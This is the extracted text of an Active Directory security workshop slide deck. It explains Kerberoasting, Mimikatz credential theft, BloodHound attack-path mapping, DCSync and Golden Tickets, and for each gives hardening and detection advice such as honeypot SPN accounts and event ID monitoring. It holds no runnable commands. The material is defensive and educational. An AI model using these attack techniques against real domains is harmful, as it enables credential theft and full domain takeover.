












# **Targeted Kerberoasting** Domain controller [KDC] 1. Jee Wilm to request tel 2. Tell arctyt w kitel hash 3. TGS Reduest to service **TGS** is encrypted with service's account hash 5. AP REQ (TGS presentation) Service User





# Targeted Kerberoasting Harden & Trap





# Define a fine grained password policy for user account with a ServicePrincipalName

- 1/ Create a group with all user defined with a ServicePrincipalName
- 2/ Apply a really strong password policy on this group: min 25 characters




### Set a user honeypot

- 1/ Create a decoy user with a ServicePrincipalName (SPN)
- 2/ Detect when a Kerberoast service ticket (TGS) was requested or renewed Events ID 4769 and 4770

# **Targeted Kerberoasting** Check the Trap

# **Targeted Kerberoasting**

Feedback




**EPIC FAIL** 

was defined on **built'in Administrator** (SID 500),
easy win

**A Service Principal Name** 

**STATISTICS** 

**30 % of the time,** we are able to crack the TGS































# WINNER!




















## Mimikatz Harden & Detect




### A Domain Admin connected outside a Domain Controller is a dead Domain Admin



Don't try to detect a tool ...

Educate your Admin!



### Mimikatz Harden & Detect





#### "Try" to detect Mimikatz or Isass.exe accesses

1/ Identify processes that interact with LSASS: For example In Windows 10, a default process SACL was added to LSASS.exe to log processes attempting to access LSASS.exe

2/ Enable PowerShell Module Logging / Whitelisting / ...




#### **Activate Virtual Secure Mode in your W10 / WS2016**

1/ Migrate all your asset in W10 or WS2016 operating system

2/ Active Virtual Secure Mode

### **Mimikatz** Feedback



**EPIC FAIL** 


Previous Red Team
operations let a "mimikatz"
executable on production
server, easy to re-use

**STATISTICS** 

When **Wdigest** is set to 1, the **password** is stored in **clear- text** in memory

## Mimikatz Detection attempts









Be careful with false positives!!!








Opensource tool permitting to automatically discover compromise paths in an Active Directory environment



The compromise paths research using BloodHound requires three steps:

- 1/ Extraction of the information using a C# executable
- 2/ Import of these information in the tool database
- 3/ Analysis of the results in regard of the context





BloodHound creates a graph to reveal relationship between Active Directory object:

**Local privilege** on a computer : administrator / can RDP / COM execute

**Domain privilege** on an object through ACL / GPO / group membership

And many more ...

### **BloodHound**What is an ACL?



### **Object**

**Security Descriptor** 

**Owner** 

**DACL** 

ACE ACE

ACE ...

SACL

- / All securable objects in Windows (including Active Directory) have a Security Descriptor
- / A **Security Descriptor** contains :

Owner: by default the creating user

**DACL:** specifies the access rights (an ACE) allowed or denied to particular users or groups.

**SACL:** specifies the types of access attempts that generate audit records for the object.

## **BloodHound**What is an ACL?



	Advanced Security Settings for pacman										
Owner: Administrators (pacman\Administrators) Change											
Pern	missions	Auditing Effective Access									
or a	dditional	information, double-click a permission en	try. To modify a permission entry	y, select the entry and cli	ck Edit (if available).						
erm	Type	Principal	Access	Inherited from	Applies to	Τ,					
92	Allow	Pre-Windows 2000 Compatible Acce	Special	None	Descendant InetOrgPerson objects	T					
ga	Allow	Pre-Windows 2000 Compatible Acce	Special	None	Descendant Group objects						
ga.	Allow	Pre-Windows 2000 Compatible Acce	Special	None	Descendant User objects						
12	Allow	Authenticated Users	Enable per user reversibly en	None	This object only						
12	Allow	ENTERPRISE DOMAIN CONTROLLERS	Replicating Directory Chang	None	This object only						
12	Allow	Authenticated Users	Unexpire password	None	This object only						
12	Allow	Authenticated Users	Update password not requir	None	This object only						
12	Allow	ENTERPRISE DOMAIN CONTROLLERS	Replicating Directory Changes	None	This object only						
1	Allow	ENTERPRISE DOMAIN CONTROLLERS	Replication synchronization	None	This object only						
	Allow	ENTERPRISE DOMAIN CONTROLLERS	Manage replication topology	None	This object only						
8	Allow	ENTERPRISE DOMAIN CONTROLLERS	Read only replication secret	None	This object only						
32	Allow	Authenticated Users	Special	None	This object only						
8	Allow	SYSTEM	Full control	None	This object only						
8	Allow	SELF		None	This object and all descendant objects						
12	Allow	SELF	Special	None	All descendant objects						
12	Allow	Domain Admins (pacman\Domain	Special	None	This object only						
	Allow	Enterprise Admins (pacman\Enterpri	Full control	None	This object and all descendant objects						
CI.	Allow	Cloneable Domain Controllers (pac	Allow a DC to create a clone	None	This object only						











## BloodHound LAPS return





/ Be careful when **delegate the right to read the password** (stores in the AD) to users



## BloodHound DCSync / DCShadow






/ Two privileges need

Replicating Directory Changes (DS-Replication-Get-Changes)


Replicating Directory Changes All (DS-Replication-Get-Changes-All)

## BloodHound DCSync / DCShadow









#### **BloodHound**

DCSync - a direct link to Golden ticket


## GOLDEN TICKET


GREETINGS TO YOU, THE LUCKY FINDER OF THIS GOLDEN TICKETI ...

PRESENT THIS TICKET TO THE KEY DISTRIBUTION CENTER WHEN YOU WANT...
YOU CAN BE LATE, AND YOU MAY BRING WITH YOU **mimikatz!** 

In your wildest dreams you could not imagine the marvelous RIGTHS that await YOU!

- / The Kerberos authentication is based on the **KRBTGT password account**
- / The KRBTGT password permits to craft any TGT
- / A Golden Ticket is a craft TGT (valid 10 years) that gives a total and complete access to the domain







#### Does BloodHound Need Admin Rights to Access That Data?

	XP	2003	Vista	7	2008	8	2012	10	2016
Local Admins / Local Groups	No	No	No	No	No	No	No	Yes*	Yes*
Sessions	No	No	No	No**	No**	No**	No**	No**	No**
AD Group Memberships	N/A	No	N/A	N/A	No	N/A	No	N/A	No
AD OU Structure	N/A	No	N/A	N/A	No	N/A	No	N/A	No
AD Group Policy Links	N/A	No	N/A	N/A	No	N/A	No	N/A	No
AD Object ACLs	N/A	No	N/A	N/A	No	N/A	No	N/A	No
AD Object Properties	N/A	No	N/A	N/A	No	N/A	No	N/A	No

<sup>\*</sup>Only if running version 1607 or greater

<sup>\*\*</sup>Yes with NetCease installed and correctly configured





THE DOG WHISPERER'S HANDBOOK

A Hacker's Guide to the BloodHound Galaxy - @SadProcessor

### BloodHound Gang Slack





Andrew Robbins

@\_wald0

The #BloodHound community is growing, and growing, and growing. The BloodHound Gang Slack just welcomed its 3,831st user, well on the way to hitting 4,000 in the coming months. Join us and chat about BloodHound and a whole lot more:

bloodhoundgang.herokuapp.com



# WINNER!






















### **Another Game?**





#### **Commando VM**



#### **Windows Offensive Distribution**

/ 140 Tools

**Active Directory Tools** 

**Evasion** 

**Exploitation** 

**Information Gathering** 

Password Attacks

. . .

#### **AutomatedLab**



- Provisioning framework that lets you deploy complex labs on HyperV and Azure with simple PowerShell scripts
- Supported products:

Windows 7, 2008, 8, 2012, 10, 2016

**SQL Server** 

Exchange

SCCM / MDT

Office

. . . . . .

### Going further, free resources

- / This workshop: <a href="https://github.com/wavestone-cdt/AD-security-workshop">https://github.com/wavestone-cdt/AD-security-workshop</a>
- / **SpectorOps Team**: Amazing blog posts and tools such as BloodHoound / SharpSploit / GhostPack / ...

https://specterops.io/resources/research-and-development

- / Adsecurity (@PyroTek3): <a href="https://adsecurity.org/">https://adsecurity.org/</a>
- / Mimikaz (@gentilkiwi) : <a href="http://blog.gentilkiwi.com/mimikatz">http://blog.gentilkiwi.com/mimikatz</a>
- / **Grouper2** (@mikeloss): <a href="https://github.com/l0ss/Grouper2">https://github.com/l0ss/Grouper2</a>
- / PingCastle (@mysmartlogon): <a href="https://www.pingcastle.com/">https://www.pingcastle.com/</a>
- / MITRE ATT&CK: <a href="https://attack.mitre.org/">https://attack.mitre.org/</a>
- / JPCERTCC: <a href="https://jpcertcc.github.io/ToolAnalysisResultSheet/">https://jpcertcc.github.io/ToolAnalysisResultSheet/</a>
- / **Wavestone**: <a href="https://github.com/wavestone-cdt/wavecrack">https://github.com/wavestone-cdt/wavecrack</a>

## Thank you!



@remiescourrou



@nicolas\_dbresse